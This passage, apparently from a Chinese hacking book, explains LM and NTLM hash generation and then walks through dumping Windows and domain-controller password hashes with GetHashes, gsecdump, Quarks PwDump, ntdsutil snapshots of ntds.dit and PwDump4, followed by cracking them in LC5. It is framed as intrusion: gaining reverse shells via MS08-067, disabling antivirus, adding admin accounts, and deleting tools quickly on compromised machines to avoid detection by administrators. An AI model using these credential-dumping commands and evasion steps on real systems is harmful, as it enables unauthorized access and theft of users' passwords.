        fprintf( stderr, "Usage: %s <hexadecimal string>\n", argv[0] );
        return( EXIT_FAILURE );
    }
    memset( buf_0, 0, sizeof( buf_0 ) );
    memset( buf_1, 0, sizeof( buf_1 ) );
    i = strlen( argv[1] ) / 2;
    readhexstring( argv[1], buf_0, i );

```

```

for ( i = 0; i < sizeof( buf_0 ); i++ )
{
    fprintf( stderr, "%02X", buf_0[i] );
}
fprintf( stderr, "\n" );
str_to_key( buf_0, buf_1 );
str_to_key( buf_0 + 7, buf_1 + 8 );
str_to_key( buf_0 + 14, buf_1 + 16 );
for ( i = 0; i < sizeof( buf_1 ); i++ )
{
    fprintf( stderr, "%02X", buf_1[i] );
}
fprintf( stderr, "\n" );
return( EXIT_SUCCESS );
} /* end of main */

```

将这 2 组 8 字节数据作为 DESKey 对魔术字符串“KGS!@#\$\$”进行标准 DES 加密。

- KGS!@#\$\$→4B47532140232425
 - 56A25288347A348A→对 4B47532140232425 进行标准 DES 加密→C23413A8A1E7665F
 - 0000000000000000→4B47532140232425 进行标准 DES 加密→AAD3B435B51404EE
- 将加密后的两组数据简单拼接，LM-hash 为 C23413A8A1E7665FAAD3B435B51404EE。

3. Windows 下 NTLM-hash 值的生成原理

IBM 设计的 LM-hash 算法存在几个弱点，微软在保持向后兼容性的同时提出了自己的挑战响应机制，NTLM-hash 应运而生。

假设明文口令是“123456”，首先将其转换成 Unicode 字符串，与 LM-hash 算法不同，NTLM-hash 不需要添加“0x00”补足 14 字节。

- 123456→310032003300340035003600

从 ASCII 串转换成 Unicode 串时使用 LITTLE-ENDIAN，微软在设计 SMB 协议时就没有考虑 BIG-ENDIAN，ntoh*()、hton*() 函数不宜用在 SMB 报文解码中。0x80 之前的标准 ASCII 码转换成 Unicode 码，就是简单地从“0x??”变成“0x00??”。此类标准 ASCII 串按 LITTLE-ENDIAN 转换成 Unicode 串，就是简单地原有数据的每个字节之后添加“0x00”。对获取的 Unicode 串进行标准 MD4 单向 Hash，无论数据源有多少字节，MD4 固定产生 128 位的 Hash 值。

- 310032003300340035003600→进行标准 MD4 单向 Hash→

32ED87BDB5FDC5E9CBA88547376818D4

得到的 NTLM-hash 为 32ED87BDB5FDC5E9CBA88547376818D4。

与 LM-hash 算法相比,明文口令对大小写敏感,无法根据 NTLM-hash 判断原始明文口令是否小于 8 字节,且摆脱了魔术字符串“KGS!@#\$\$”。MD4 是真正的单向 Hash 函数,穷举作为数据源出现的明文时难度较大。

1.1.3 使用 GetHashes 获取 Windows 的 Hash 密码值

GetHashes 是 InsidePro 公司早期的一款 Hash 密码获取软件,目前的最高版本是 1.6。InsidePro 公司的网址为 <http://www.InsidePro.com>。此外,该公司还有 SAMInside、PasswordsPro、Extreme GPU Bruteforcer 这 3 款密码破解软件。现在,AMInside 已经将 GetHashes 等软件整合在一个软件中了。

1. GetHashes 命令格式

一般使用“GetHashes \$Local”命令获取系统的 Hash 密码值,该命令仅在 System 权限下才能执行成功,示例如下。

```
GetHashes <SAM registry file> [System key file] Or      GetHashes $Local
```

根据个人爱好,可以将 GetHashes 软件更名为其他名称,在后面的案例中就将其命名为“getpw”。

2. 使用 GetHashes 获取系统 Hash 值实例

将“GetHashes”更名为“getpw”,将其复制到欲获取 Hash 密码值的系统盘中,然后执行“getpw \$local”命令,如图 1-1 所示,顺利获取其 Hash 密码值。本例中使用的是 Radmin 的 Telnet。依次单击“文本”→“保存为”选项,将结果保存为一个新文件,使用 UltraEdit 编辑器进行编辑,仅保存 Hash 密码值部分,然后使用 LC5 导入 Hash 密码值即可破解系统的密码。




图 1-1 获取系统 Hash 值

注意

(1) 使用 GetHashes 获取系统的 Hash 密码值时，必须要在 System 权限下，也就是在反弹 Shell 或者 Telnet 下。

(2) 如果系统中安装了杀毒软件或者防火墙，有可能由于杀毒软件和防火墙的保护而导致密码获取失败。研究发现，由于 GetHashes 威力巨大，主要用在入侵过程中获取系统的 Hash 密码值，因此绝大多数杀毒软件已经将 GetHashes 加入病毒库。如图 1-2 所示是 CastleCops 网站提供的各大杀毒软件针对 GetHashes 制作的病毒库版本及更新信息。




图 1-2 许多杀毒软件已经将 GetHashes 作为病毒处理

(3) InsidePro 公司在其网站上还提供了一个 Hash 产生器，通过输入一些参数值就能够生成经过某种加密算法处理的口令密码值，如图 1-3 所示，有兴趣的读者可以尝试。该功能在研究系统 Hash 密码值的生成时可以进行相互验证。




图 1-3 Hash 生成器

(4) Hash 密码值在线查询。在 <http://hash.insidepro.com/> 网站还可以在线查询 Hash 密码值的原始明文口令,如图 1-4 所示。将经过 MD5 加密的 Hash 值输入后,单击“Search”按钮,如果数据库中存该值的计算结果,就会在该页面给出。




图 1-4 在线破解 Hash 密码值

1.1.4 使用 GetHashes 获取系统 Hash 值的技巧

使用 GetHashes 获取系统的 Hash 值,一般是在获得了系统的部分或者全部控制权限之后,通常是在新的漏洞利用工具发布之后。例如,当系统中存在 MS08067 漏洞时,可以使用 MS08067 漏洞利用工具获得存在此漏洞的计算机的一个反弹 Shell,然后将 GetHashes 软件上传到系统中,执行“GetHashes \$Local”命令。

下面总结一些 GetHashes 的使用经验和技巧。

01 在获得反弹 Shell 的情况下,首先查看系统中是否存在杀毒软件。如果存在,则尝试将其关闭。如果不能关闭,则放弃使用 GetHashes 获取 Hash 密码值,转向下一步。

02 查看系统版本,以及系统是否开启了 3389 远程终端。如果未开启 3389 终端,判断可否直接开启 3389 终端。如果可以利用 3389 终端,则直接添加一个具有管理员权限的用户,然后以该用户的身份登录系统。

03 关闭杀毒软件,再次通过 Shell 或其他控制软件的 Telnet 执行“GetHashes \$Local”命令来获取 Hash 密码值,最后删除新添加的用户。

1.2 使用 gsecdump 获取 Windows 系统密码

gsecdump 是 Windows 环境下获取密码的主要工具,其功能强于 GetHashes,目前

已经被定义为病毒，常见的病毒名有 HackTool.FFC (AVG)、HackTool.Win32.Agent.ym (Kaspersky)、HTool-GSECDump (McAfee)、W32/Hacktool.AY (Norman)、Trojan.Moo (Symantec)、HKTL_AGENT (Trend Micro)。gsecdump 的主要特点是在某些情况下能够获取域控密码，是不可多得的密码获取工具软件。


1.2.1 下载和使用 gsecdump

gsecdump 目前的版本为 2.0b5，由于其使用的广泛性，因此被 Google Chrome 及众多杀毒软件定义为病毒，其官方网站已经不提供下载地址，感兴趣的读者可以发送电子邮件至 info@truesec.co 索取。

1.2.2 gsecdump 参数

运行 gsecdump，如图 1-5 所示，默认显示帮助信息，也可以使用“gsecdump -h”命令获取帮助信息，其参数含义如下。

- -h：显示帮助信息。
- -a：获取所有密码信息。
- -s：从 SAM 和域控中获取 Hash 值。
- -l：获取 LSA 信息，用处不大。
- -u：获取活动的登录 Hash 值，也即当前登录用户的 Hash 值。
- -w：获取无线密码。
- -S：强制评估版本为系统版本。



```
C:\WINDOWS\system32\cmd.exe
D:\GetHashes v1.4.2>gsecdump-v2b5.exe
gsecdump v2.0b5 - Copyright (C) 2010 Johannes Gumbel, Truesec (www.truesec.com)

USAGE
  gsecdump [OPTIONS]

OPTIONS
  -h / --help
    Show this text
  -a / --dump_all
    Dump all secrets
  -s / --dump_hashes
    Dump hashes from SAM/AD
  -l / --dump_lsa
    Dump LSA secrets
  -u / --dump_usedhashes
    Dump hashes from active logon sessions
  -w / --dump_wireless
    Dump Microsoft wireless connections
  -S / --system
    Force elevation to SYSTEM

DESCRIPTION
  Extract security related information from Windows 2000/XP/2003/Vista/7/2008.
  Both x86 and amd64 are supported.


LICENSE
  Freeware

DISCLAIMER
  The software is licensed "as-is". You bear the risk of using it.
  Truesec gives no express warranties, guarantees or conditions.
  IF YOU DO NOT ACCEPT THIS, DO NOT USE THE SOFTWARE.
```

图 1-5 gsecdump 的运行参数信息

1.2.3 使用 gsecdump 获取系统密码

一般使用“gsecdump -a”命令获取所有用户的密码 Hash 值，如图 1-6 所示。也可以使用“gsecdump -u”命令获取当前登录用户的 Hash 值。



```
C:\WINDOWS\system32\cmd.exe
-u / --dump_usedhashes
    Dump hashes from active logon sessions
-u / --dump_wireless
    Dump Microsoft wireless connections
-S / --system
    Force elevation to SYSTEM

DESCRIPTION
  Extract security related information from Windows 2000/XP/2003/Vista/7/2008.
  Both x86 and amd64 are supported.

LICENSE
  Freeware

DISCLAIMER
  The software is licensed "as-is". You bear the risk of using it.
  TrueSec gives no express warranties, guarantees or conditions.
  IF YOU DO NOT ACCEPT THIS, DO NOT USE THE SOFTWARE.

D:\GetHashes v1.4.2>gsecdump-v2b5.exe -a
warning: 'execute self as a service' feature is not implemented
dump_wireless: error: not implemented
dump_lsas: error: failed to open registry key (WORKGROUP\NOU001503121346$:aad3b4
35b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
NOU001503121346\Administrator::aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931
b73c59d7e0c089c0:::
Administrator(current):500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c
59d7e0c089c0:::
Guest(current-disabled):501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73
c59d7e0c089c0:::
SUPPORT_388945a0(current-disabled):1001:aad3b435b51404eeaad3b435b51404ee:c345c66
0bf9976546ba36c0d1b4b445e:::
D:\GetHashes v1.4.2>
```

图 1-6 获取系统所有用户的 Hash 值

1.3 使用 Quarks PwDump 获取域控密码

Quarks PwDump 是 Quarkslab 出品的一款开源用户密码提取工具，目前最新版本为 0.2b，其完整源代码可以从 <https://github.com/quarkslab/quarkspwdump> 获取，支持 Windows XP/2003/Vista/7/2008 且相当稳定。Quarks PwDump 可以抓取 Windows 平台上多种类型的用户凭据，包括本地账户、域账户、缓存的域账户和 Bitlocker。开发这个工具的目的是同时抓取所有类型的 Hash 和 Bitlocker 信息。

该工具源代码下载地址为 <https://codeload.github.com/quarkslab/quarkspwdump/zip/master>，目前可以导出以下信息。

- Local accounts NT/LM hashes + history：本机 NT/LM Hash+历史登录记录。
- Domain accounts NT/LM hashes + history：域中的 NT/LM Hash +历史登录记录。
- Cached domain password：缓存中的域管理密码。
- Bitlocker recovery information (recovery passwords & key packages)：用 Bitlocker 恢复后遗留的信息。

1.3.1 使用 Quarks PwDump 获取本地账号的 Hash 值

Quarks PwDump 必须在 DOS 命令提示符下运行。运行 QuarksPwDumpv0.2b.exe, 如图 1-7 所示, 默认显示帮助信息, 其参数含义如下。




图 1-7 使用 Quarks PwDump 获取本地账号的 Hash 值

- -dhl: 导出本地 Hash 值。
- -dhdc: 导出内存中的域控 Hash 值。
- -dhd: 导出域控 Hash 值 (必须指定 NTDS 文件)。
- -db: 导出 Bitlocker 信息 (必须指定 NTDS 文件)。
- -nt: 导出 NTDS 文件。
- -hist: 导出历史信息, 可选项。
- -t: 导出类型, 可选项, 默认导出 John 类型。
- -o: 导出文件到本地。

1.3.2 使用 Quarks PwDump 导出账号实例

执行命令 “QuarksPwDumpv0.2b.exe -dhl -o 1.txt”, 将导出本地 Hash 值到当前目录下的 1.txt 文件。执行该命令会显示导出账号的数量, 如图 1-8 所示, 有 3 个账号的信息被导出, 打开 1.txt 文件可以看到导出 Hash 值的具体账号和值。




图 1-8 导出本地账号信息

1.3.3 配合使用 NTDSutil 导出域控密码

NTDSutil 是一个为 Active Directory 提供管理设施的命令行工具。可以使用 NTDSutil 执行 Active Directory 的数据库维护工作，管理和控制单个主机的操作，创建应用程序目录分区，以及删除因未使用 Active Directory 安装向导 (DCPromo.exe) 而成功降级的域控制器留下的元数据。NTDSutil 还可以用来获取域控数据库文件 ntds.dit，具体命令如下。

- 创建快照。

```
ntdsutil snapshot "activate instance ntds" create quit quit
```

- NTDSutil 加载活动目录的快照。{GUID}是动态获取的，如图 1-9 所示。

```
ntdsutil snapshot "mount {GUID}" quit quit
```




图 1-9 导出快照文件

- 复制快照至本地磁盘。

```
copy MOUNT_POINT\windows\NTDS\ntds.dit c:\ntds.dit
```

- 卸载快照。

```
ntdsutil snapshot "unmount {GUID}" quit quit
```

- 删除快照。

```
ntdsutil snapshot "delete {GUID}" quit quit
```

使用命令 “QuarksPwDump.exe --dump-hash-domain --ntds-file c:\ntds.dit”，将导出的 ntds.dit 文件中的 Hash 值全部导出，示例如下。

```
tdsutil snapshot "activate instance ntds" create quit quit  
ntdsutil snapshot "mount {a0455f6c-40c3-4b56-80a0-80261471522c}" quit quit
```



```
快照 {5e0d92d3-992d-42b9-bbd5-9c85e5dc7827} 已挂载为 C:\$SNAP_201212082315_
VOLUM
EC$\
copy C:\$SNAP_201212082315_VOLUMEC$\windows\NTDS\ntds.dit c:\ntds.dit
ntdsutil snapshot "unmount {5e0d92d3-992d-42b9-bbd5-9c85e5dc7827}" quit quit
ntdsutil snapshot "delete {5e0d92d3-992d-42b9-bbd5-9c85e5dc7827}" quit quit
QuarksPwDump.exe --dump-hash-domain --ntds-file c:\ntds.dit
```

说明

获取 Hash 值最好在同一台服务器上执行，也就是说，将 QuarksPwDump.exe 直接放在导出 ntds.dit 文件的服务器上执行导出命令。如果仅将 ntds.dit 复制后下载到本地，可能会出现无法读取的错误。网上出现过一个 ntds.dit 密码快速提取工具 NTDSDump，读者可以自己进行测试。如果想下载 ntds.dit 到本地进行恢复，还需要执行“reg save hklm\system system.hive”命令，将 system.hive 和 ntds.dit 全部复制到本地进行域控密码的获取。

1.4 使用 PwDump 获取系统账号和密码

在网络攻击中，通过一些溢出程序成功溢出被攻击的计算机后，最重要的一个步骤就是获取该计算机中的用户账号和密码。特别是在成功控制服务器以后，获取系统中的账号和密码更是入侵者的必由之路。

通过使用计算机中用户原本的账号和密码登录 3389 终端，优于在系统中增加或者克隆账号。在系统中增加或者克隆账号容易被发现，进而导致被控计算机丢失。获取系统账号和密码的方法很多，本节使用比较流行的 PwDump 和 LSASecretsView 两款软件来获取系统中的账号和密码。

1.4.1 上传文件到欲获取密码的计算机

PwDump 4.02 中有两个文件，一个是 Pwd4.dll，另一个是 Pwdump4.exe。在早期版本中，其 DLL 文件为 lsaext.dll。

将这两个文件上传到欲获取账号和密码的计算机的系统目录下。

1.4.2 在 Shell 中执行获取密码的命令

本案例通过 Radmin 的 Telnet 来执行命令。

在系统根目录中执行“pwd4 /l /o:*.*.82.sam”命令，将系统中的账号和口令信息

导出到 “*. *.82.sam” 文件中。导出成功后，会给出一些提示信息，如操作系统版本及用户数量等，如图 1-10 所示。然后，将其 SAM 文件传回本地计算机。




图 1-10 执行获取密码的命令

说明

- (1) 在本例中，直接将 Pwdump4.exe 的名称更改为 “pwd4.exe”，是为了在操作中减少输入的内容。
- (2) “pwd4” 后面的参数 “/l” 表示导出到本地，“/o:filename” 表示输出到 filename 文件。

1.4.3 通过 LC5 导入 SAM 文件

通过 PwDump4 获取的是系统账号的 Hash 值，需要通过一些工具软件进行破解，从而获取其账号所对应的密码。

运行 LC5，新建一个 Session，然后在 “Session” 菜单或者图标中选择 “Import” 选项，在 “Import” 窗口的 “Import from file” 区域选中 “From PWDUMP file” 单选项，然后选择刚才导出的 SAM 文件，如图 1-11 所示。




图 1-11 将 SAM 文件导入 LC5

1.4.4 破解系统账号和密码

成功导入 SAM 文件后,会在 LC5 中显示“Domain”、“User Name”、“LM Password”、“Password”等信息,如图 1-12 所示。在该界面中,如果“LM Password”和“Password”列显示为“empty”,表示该账号为空或者使用 PWDump 未能导出其 Hash 值。在“User Name”列中,如果用户名以“IUSR_”、“IWAM_”开头,以及用户名为 TsInternetUser、SQLDebugger 的账号,均为系统账号,表示其密码是随机生成的,可以将其删除。




图 1-12 需要破解的系统账号

1.4.5 破解结果

删除一些系统中无用的账号,单击“Session”菜单中的“Begin Audit”命令,或者

单击工具栏上的绿色三角形按钮，开始破解密码。LC5 破解成功后，会显密码信息，如图 1-13 所示。




图 1-13 破解账号成功

说明

由于杀毒软件或者防火墙等系统的安全防御，使用 PwDump 4.02 及以前版本有可能无法正常导出系统账号及其 Hash 值。有时在执行命令后会出现长时间的无反应现象，如图 1-14 所示，这种现象表明无法通过 PwDump 导出系统账号和密码。




图 1-14 导出系统账号和密码失败

对于导出系统账号和密码失败的情况，有两种处理方式：一种是使用其他软件；另一种是停用系统中的安全防护软件，再次使用 PwDump 导出系统账号和密码。在本案中推荐使用 LSASecretsView 获取系统默认的密码。将 LSASecretsView 软件上传到欲获取账号和口令的计算机中，通过 Radmin 客户端或者其他方式，在桌面直接运行

LSASecretsView，其显示结果中的“DefaultPassword”即为系统默认的管理员账号密码。在本例中，密码为“48610”，如图 1-15 所示。通过 LSASecretsView 获取的密码是系统未更改的默认密码，对更改后的系统密码无能为力。




图 1-15 通过 LSASecretsView 获取系统密码

注意

使用 LSASecretsView 获取系统的密码需要在 GUI 模式下进行。不过，LSASecretsView 可以直接读出系统的默认密码，因此，使用该软件获取肉机的密码时操作一定要迅速，获取密码后立即删除该软件并退出桌面，以免被用户或者管理员发现。

1.5 使用 SAMInside 获取及破解 Windows 系统密码

在通过 SQL 注入等方式获取网站的 WebShell 后，就要利用系统的各种漏洞进行提权，提权成功后通过远程终端进入系统。此时，为了长期控制或者进一步渗透网络，就需要获取系统正常用户的密码。

获取系统密码 Hash 值的软件很多，本节主要介绍如何使用 SAMInside 获取系统的 Hash 值，以及如何结合彩虹表快速破解系统用户的密码。

1.5.1 下载和使用 SAMInside

SAMInside 的官方下载地址为 <http://www.insidepro.com/download/saminside.zip>。目前的最新版本为 SAMInside 2.7.0.2，该版本中不再提供 GetHashes 工具（官方提供的是试用版，有些高级功能不能使用），但并不影响获取系统密码 Hash 值。SAMInside 可以获取 Windows 2008 Server 及以下版本操作系统的用户密码 Hash 值。在获取这些 Hash

